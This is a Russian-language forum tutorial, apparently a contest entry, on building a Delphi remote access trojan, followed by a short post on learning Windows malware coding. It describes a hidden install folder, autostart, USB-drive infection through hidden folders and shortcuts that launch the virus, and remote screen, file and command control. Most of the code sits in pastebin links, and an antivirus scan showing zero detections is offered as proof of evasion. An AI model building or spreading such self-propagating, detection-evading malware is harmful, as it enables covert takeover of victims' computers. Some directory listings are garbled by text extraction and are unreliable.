

usabiles:=false;

Item := Form1.ListView1.FindCaption(0, intToStr(FDSocket.Handle), false, true, false);

Item.SubItemss.Objects[2]:=TObject(boolean(false)); //Можно продолжать пинговать

end;

Файловый менеджер



В заголовках uses добавляем System.Win.ScktComp

В полях формы, в разделе public добавляем переменную FDSSocket: TCustomWinSocket;

В глобальном var стираем переменную Form2, и добавляем OldParrent, colorizer: string;

Edit1 событие OnKeyPress

<https://pastebin.com/xHpF475w>

ListView1 событие onDbClick, открывает папки по двойному клику на папку.

Сейчас не совсем понятно, но когда мы будем писать клиентскую часть, все встанет на свои места


<https://pastebin.com/QM0ixNiz>

Теперь надо написать обработчик событий

OnClick на каждый item Reportenu`шки. Я думаю вы поймете какое событие привязано к какой кнопки, взглянув слева от формы на скрине выше.

<https://pastebin.com/59153wjJ>

Теперь когда все необходимые формы прописаны как нам нужно, надо отключить их автоматическое создание вместе с программой. Для этого в верхней панели Студии выбираем раздел Project -> Options. Нам нужно оставить только две формы, главную форму, и форму стека, все остальные отключить, они не должны создаваться вместе с софтом.



Итак, наверное вы уже устали возиться с клиентом, но остался последний рывок, и мы перейдем к самому интересному написанию клиента, написание клиента займет намного меньше кода, и при этом будет гораздо увлекательнее. Ну ладно, давайте продолжим, следующий этап это как раз таки обработка ответов от клиента, и отправка еще нескольких из главной формы.

Добавляем в код главной формы следующее

<https://pastebin.com/WF2rSa3G>

Я знаю что эту функцию парса использовали ([триллионы лет назад](#)) еще когда по земле ходили мамонты, но это не делает ее не рабочей.

Обработчик события OnKeyPress на Edit1 на случай если кто-то осмелится написать что-либо кроме цифр.


<https://pastebin.com/WNZTmjN2>

Теперь самое тяжелое по восприятию, сразу извиняюсь за ужасную стилистику написания кода.

Событие OnClientRead компонента ServerSocket. Логика кода здесь такая, после получения данных сервер смотрит от кого данные пришли, находит по Socket.Handle подходящий item в ListView, кладет в объект этого itemа полученный ответ от сервера, затем смотрит получил ли он все пакеты, или какой то еще остался, понимает это он по наличию \$END\$ в ответе, если \$END\$ есть в ответе то он его удаляет и проверяет какой ответ пришел от клиента, и уже судя по ответу отображает данные, сохраняет файл или что он там делает, а если он все еще не получил \$END\$ то он будет его ожидать и собирать данные в переменную, до тех пор пока не получит заветный \$END\$, знак о том что все пакеты пришли.

<https://pastebin.com/Mgbxjwig>

Теперь нам нужно написать события для PopupMenu главной формы, Ну крч вот




Обработчики каждой из кнопок

<https://pastebin.com/fwjKBxCx>

Клиент

Я рад что вы добрались до этой части, потому что здесь начинается самое интересное. Вы сейчас скажите что на Delphi нельзя писать трои, он будет много весить и т.д., но не спешите с выводами, первое что следует учесть, это то, что мы не будем использовать VCL компоненты как на серверной стороне, а будем юзать winsock, то есть будем намного все облегчено. Как обычно создаем VCL проект, но теперь уже удаляем форму, делается это следующим образом:



После этого жмем один раз ЛКМ по Project2 что бы он выделился, и нажимаем Ctrl+V, После чего перед нами предстает следующий код:

Ресурс файл нам не нужен и VCl.Forms тоже. Все это мы затираем и остается у нас только Program Project2; uses и begin end;

Следующее что мы делаем это добавляем в uses следующие заголовки

<https://pastebin.com/VMtAfWhy>

Ну все, у нас есть пустая программа, лишь с подключенными библиотеками в uses. После uses и подключенных заголовков нам объявить следующий класс

type

```
PROCESS_DPI_AWARENESS = (PROCESS_DPI_UNAWARE, PROCESS_SYSTEM_DPI_AWARE,  
PROCESS_PER_MONITOR_DPI_AWARE);
```

Этот класс нужен для работы функции SetProcessDpiAwareness, которая импортируется из DLL следующим образом.

```
function SetProcessDpiAwareness(value: PROCESS_DPI_AWARENESS): HRESULT; stdcall; external  
'Shcore.dll' name 'SetProcessDpiAwareness';
```

Прописать это нужно после Var. Данная функция нужна для того что бы Прога правильно распознавала разрешение экрана, без этой функции ничего не выйдет. Вы скажите все норм если попробуете сделать это без данной функции в другом проекте, и будете правы, но тут ведь мы отключили манифест в котором как раз таки и указывается DpiAwareness, по этому нам нужно установить его вручную. Далее для удобства объявляем константы что бы не бегать по коду и не переправлять каждую строку, когда это будет нужно.

<https://pastebin.com/vyf6EQfS>

Далее по порядку идут переменные

<https://pastebin.com/HrB6VN86>

Теперь давайте приступик к написанию самого кода. Первое что должен делать клиент это смотреть есть ли он уже в системе.

<https://pastebin.com/idavgxse>

Функции используемые в InstallAllinstance

<https://pastebin.com/8Z4EBWON>

Итого у нас получается невидимая папка

```
C:\Users\<redacted>>dir c:\  
Том в устройстве C: не имеет метки.  
Серийный номер тома: 2821-4596  
Содержимое папки C:\  
  
24.01.2019 22:17 <DIR> AntiPublick Zabugor  
26.11.2018<Dir>18:31<DIR>KEY_QUERY_VA AP_Cheched  
25.11.2018<Dir>18:47 Exit <DIR> BTC_AP  
29.06.2019 20:18 <DIR> DRIVERS  
08.04.2019 20:01 <DIR> ESD  
10.01.2020 22:31 <DIR> Fraps  
22.11.2018 23:15 <DIR> Intel  
16.06.2019<Dir>01:25 <DIR> MTnGW  
16.05.2020 00:54 <DIR> PerfLogs  
02.10.2020 08:50 <DIR> Program Files  
19.09.2020 15:06 <DIR> Program Files (x86)  
16.02.2020 23:40 <DIR> Python27  
08.04.2019<Dir>23:31<DIR>, nil, @DataTy  
22.11.2018<Dir>23:17 <DIR> Shindows  
22.02.2020 14:54 <DIR> temp  
RROR_SUCCESS Users  
30.05.2019 01:28 <DIR> wamp64  
27.09.2020 21:44 <DIR> Windows  
21.02.2020 20:57 <DIR> Windows10Upgrade  
0 файлов 0 байт  
у нас получается не 18 папок 342 837 682 176 байт свободно
```

```
C:\Users\<redacted>>dir c:\ /A:S  
Том в устройстве C: не имеет метки.  
Серийный номер тома: 2821-4596  
Содержимое папки C:\  
  
08.04.2019 00:36 <DIR> $Recycle_Bin  
06.10.2020 16:24 <DIR> 985  
26.09.2018 07:43 <JUNCTION> Documents and  
06.10.2020 09:47 3 399 176 192 hiberfil.sys  
02.10.2020 15:46 6 910 275 584 pagefile.sys  
24.01.2019 22:17 <DIR> pass  
22.02.2020 14:43 <DIR> Recovery  
19.09.2020 19:57 268 435 456 swapfile.sys  
01.10.2020 14:21<Dir>, nil, @DataTy, System Volume  
ERROR_SUCCESS) or (3 файла 102577 887 232 байт  
6 папок 342 836 785 152 байт свободно
```

Теперь создаем потоки о которых я говорил в теоритической части статьи

Поток Автозагрузки

<https://pastebin.com/FeU65Yyb>

данный поток будет находить программы не по их названию окна, а названию класса окна, т.к. винда может быть на разных языках, и заголовок окна будет всегда разный, но не класс

Поток заражения флешки

Логика заражения флешки следующая. Софт проверяет диски, если вдруг один из этих дисков флешка, то мы создаем на ней папку FilesH с атрибутом скрытая, а в ней создаем еще одну папку 682, сюда самокопируемся. Все файлы то что есть на флешке перемещаем по пути FilesH, и к каждому файлу создаем ярлык который будет одновременно запускать и наш вирус из папки FilesH\682 и сам файл которому принадлежит ярлык. Данный алгоритм я подглядел у другого трояна, которым заразил свою флешку когда пошел распечатывать реферат в ближайшем интернет-кафе

<https://pastebin.com/2k5Vt98H>

Используемые функции

<https://pastebin.com/UB5nfwth>

Поток проверки инжекта DLL

Данный поток будет проверять подгружены ли в софт DLL`ки из других директорий кроме :\windows\ если такие dll имеются то клиент просто закрывается

<https://pastebin.com/CkcKSzYP>

Теперь пишем основной код Клиента

<https://pastebin.com/jGxbuEGw>

Другие функции которые были использованы в клиенте

Ну это элементарно, функция сделана чисто для удобства что бы просто указал данные некоторые надо отправить и все.

<https://pastebin.com/XCJ3QKPj>

Думаю название функции говорит само за себя получаем список файлов, их размер и дату изменения, формируем это все в виде столбика для удобства

<https://pastebin.com/2BYLQ2DA>

Эта функция взята из VCL компонента клиента и немного переделана под мои нужды, здесь мы как раз таки и получаем данные от сервера, можно сказать один из самых ключевых моментов крысы. ioctlsocket с параметром FIONREAD возвращает нам размер данных, находящихся во входном буфере сокета, в байтах.

<https://pastebin.com/6cXQdhRe>

По весу клиент выходит примерно на 208кб., это из-за GDI+, если не использовать его и импортировать все необходимые функции вручную, то можно сократить общий объем до 50кб, при переписывании кода на Delphi 7 вес уменьшается до 30кб., либо вы можете поступить еще хардкорнее и импортировать вручную функции winsock, и того 16кб. информация для тех кто сильно беспокоится на счет веса клиента.

 **ANTISCAN.ME**

Filename: Project99.exe
MD5: 03e9d862ad05773ce5e375fe31dad7fd
Scan date: 06-10-2020 17:11:30

 **Detection 0/26**

 Ad-Aware Antivirus Clean	 Eset NOD32 Antivirus Clean
 AhnLab V3 Internet Security Clean	 Fortinet Antivirus Clean
 Alyac Internet Security Clean	 IKARUS anti.virus Clean
 Avast Internet Security Clean	 F-Secure Anti-Virus Clean
 AVG Anti-Virus Clean	 Malwarebytes Anti-Malware Clean
 Avira Antivirus Clean	 Panda Antivirus Clean
 Webroot SecureAnywhere Clean	 Kaspersky Internet Security Clean
 BitDefender Total Security Clean	 McAfee Endpoint Protection Clean
 BullGuard Antivirus Clean	 Sophos Anti-Virus Clean
 ClamAV Clean	 Trend Micro Internet Security Clean
 Dr.Web Security Space 11 Clean	 Windows Defender Clean
 Emsisoft Anti-Malware Clean	 Zone Alarm Antivirus Clean
 Comodo Antivirus Clean	 Zillya Internet Security Clean

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER




Заключение

Спасибо что дочитали статью до конца, в данный проект я вложил душу и частичку себя, по-этому я надеюсь что вы оцените его по достоинству, код предоставленный здесь полностью рабочий если собрать его как надо, если же во время написания софта по моему коду у вас внезапно возникнут какие-то несостыковки или вопросы, можете написать мне в теме или в личку, отвечу на все вопросы. Подводя итог, мы имеем полностью рабочий редактор с функциями демонстрации экрана, файлового менеджера, заражения флешек и CMD, да я знаю функционал не такой уж и большой, но это самые важные функции, при желании ни составит труда дописать какую нибудь функцию самостоятельно, я постарался максимально просто довести до вас такую трудную тему, в одной статье. Так же хотелось бы услышать здравую критику по коду. Всем удачи в конкурсе.

Литература

- <https://docs.microsoft.com/en-us/windows/win32/winsock/windows-sockets-start-page-2>
- <https://lecturesnet.readthedocs.io/net/low-level/ipc/socket/intro.html>
- www.delphikingdom.com/asp/viewitem.asp?catalogid=1021
- Delphi глазами хакера (Фленов)
- Библия Delphi (Фленов)

Как правильно изучать malware-кодинг под Windows



Эта мини-статья является развернутым описанием моего старого поста <http://xsstorweb56sr3a.onion/threads/34442/post-204920>

Ничего особо нового тут не будет, просто решил выделить отдельной темой и дооформить.

Итак, по каким-то причинам вы решили изучить , как же все таки пишут эту малварь под винду. Причины, по которым тема может заинтересовать человека, весьма разные, и не обязательно деструктивные - кто-то хочет стать петухом авером/вайтхетом, кому-то просто интересно, как оно устроено.

Основной тезис, который нужно усвоить: малварь - это обычная программа, выполняющая те или иные действия. Соответственно, вы должны просто научиться программировать под конкретную платформу. Поскольку большинство интересует именно Windows, то рассмотрим именно эту ОС (да и я ничего, кроме винды, и не знаю).

0x0

Итак, начнем. В школе сначала учатся читать и писать, а потом уже переходят к другим дисциплинам, в случае же нашей темы - вы должны уметь пользоваться Windows , на уровне уверенного пользователя / начинающего сисадмина. Понятно, что если вы читаете эту статью, значит какие-то навыки работы с компьютером у вас есть. Но соцсети и ютуб это не то, что нужно. Вы должны уметь пользоваться командной строкой Windows (cmd.exe) , "путешествовать" по файловой системе, иметь базовые понятия о .bat файлах, переменной %PATH% (знать что это, уметь добавить/удалить туда значения). Нужно разобраться и настроить виртуальную машину, т.к. во-первых, подобный софт может убить основную ОС, а во-вторых , малварь придется проверять на разных выпусках и версиях винды. Конкретную литературу к этому пункту не могу посоветовать, т.к. у всех разный уровень знаний.

Теория:

"Утилиты Sysinternals. Справочник администратора." <https://rutracker.org/forum/viewtopic.php?t=4222897>
<https://ab57.ru/syssuite.html>

Практика:

- установить виртуалку (VirtualBox или другую), поставить туда семерку / ХР.
- В командной строке перейти в другую папку, на другой диск, создать файл, удалить файл, выполнить программу из цмд .
- Справку ищите на <https://ab57.ru> или в гугле.

0x1

Далее, нужно определится с языком программирования, т.е. на чем все это дело будет создаваться. Если вкратце, то учить надо язык Си. Если подробнее - язык программирования должен быть нативным (т.е. никаких фреймворков и прочее) и компилируемым (не скрипты). На эту тему можно много холиварить, почему так , а почему не учить петон, а вот на шарпе... Я уже говорил много раз, как первый язык нужно то, где нет ничего лишнего вида неотключаемых библиотек, фреймворков, сборщиков мусора.

Именно чистый код. Изучите это - можете потом писать на чем угодно, но начинать учиться нужно именно с такого языка.

Языков много, но в принципе, выбирать можно между Си и Паскалем. Почему не Ассемблер? С него очень тяжело начинать, я знаю это по своему опыту. Изучая Ассемблер в качестве первого языка , вы будете вынуждены учить и сам Асм, и основы программирования, и WinApi (поскольку в Асма нет никакой стандартной библиотеки). Т.е. чтобы вывести строку на экран или там записать в файл, вам надо будет паралельно изучить чудесный мир Windows API, с миллионом параметров и тысячей типов данных , да еще и ксорить дворды конвертировать это в Асм-код. В то время как Си или Паскаль на этом этапе позволят "схалявить" и использовать простые функции. Почему не C++ ? Потому что в нем нет никаких преимуществ перед чистым Си в контексте нужной нам задачи, а учить ООП и новые стандарты с 0 - нереально (и бессмысленно). Настоящие плюсы - это фабрики, шаблоны, итераторы, умные указатели , буст и т.д. и т.п, а не "Си с классами" образца 94 года , как видят C++ многие. Со временем, возможно, вы захотите перейти на плюсы, но не сейчас. Есть еще freebasic и прочая экзотика, но эти языки менее популярны, и в случае чего (нет инклуда, какая-то ошибка) не у кого будет спросить. Вначале обучения это очень важно, когда есть ошибка, которая не гуглится и спросить особо не у кого. Поэтому - либо Си, либо Паскаль. С чего бы не начали, правда, надо учесть, что знание Си (на уровне чтения сорцов) все равно будет нужно , т.к. все эти MSDN и книги содержат примеры именно на этом языке. В данной заметке я тоже буду ориентироваться на Си, поэтому изучайте Си. Касаемо паскаля - если у кого есть на примете хорошая книга для начинающих (и мысли на эту тему) , пишите здесь. Я могу вспомнить только Столярова <http://xsstorweb56srs3a.onion/threads/28946/> , но и у него паскаль идет сугубо как подготовка к Си-кодингу.

Теория:

- Стивен Прата "Язык программирования С. Лекции и упражнения".
<https://rutracker.org/forum/viewtopic.php?t=4791274> Она подойдет тем, кто начинает с полного 0, т.к. там все разжевано до мельчайших деталей.
- Брайан Керниган, Деннис Ритчи. "Язык программирования Си"
<https://rutracker.org/forum/viewtopic.php?t=32310> более сложная книга (относительно первой), но это классика (авторы создали язык Си).

Практика:

- Все упражнения из книги (закодить самому , разобраться как что и почему работает, поэкспериментировать с разными возможностями языка).
- Установить Visual Studio, там хорошая пошаговая отладка, подсветка синтаксиса, автодополнение и т.д. Почитать справку, как там дебажить, потестить на практике (регистры, память, переменные).

0x2

Изучив базовые основы языка Си, можно двигаться дальше , а именно - приступить к изучению WinApi. Основная разработка в ОС Windows идет с помощью Win32 Api - это , так сказать, самый низкий (из документированных Майкрософтом) уровень для разработки под винду в юзермоде. Еще есть Native Api и даже прямой вызов сисколов, но пока этого всего не надо.

Вам нужно усвоить базовую информацию по разработке под Windows - что такое поток, процесс, служба, как разрабатываются многопоточные приложения и т.д. Параллельно нужно совершенствовать знания языка Си, а именно - изучить базовые алгоритмы. С некоторыми из них вы должны были уже встречаться ранее. Знание алгоритмов нужно, чтобы быть именно нормальным программистом, а не "быдлокодером". Также некоторые системные структуры (да и просто чужие сорцы) могут использовать все эти хэш таблицы, двусвязные списки, и подобное. Конечно, в любом языке программирования давно существуют стандартные библиотечные средства для такого. Но - вам нужно понимать, как все это дело устроено на низком уровне, а уж потом юзать готовое. Вообще, в процессе обучения нужно делать свои "велосипеды", чем больше тем лучше.

Теория:

- Финогенов К.Г "Win32. Основы программирования"
<https://rutracker.org/forum/viewtopic.php?t=908022>, самая простая и базовая книга по WinApi. К сожалению, автор ее писал лет 20 назад, когда еще все было по другому, но все же.
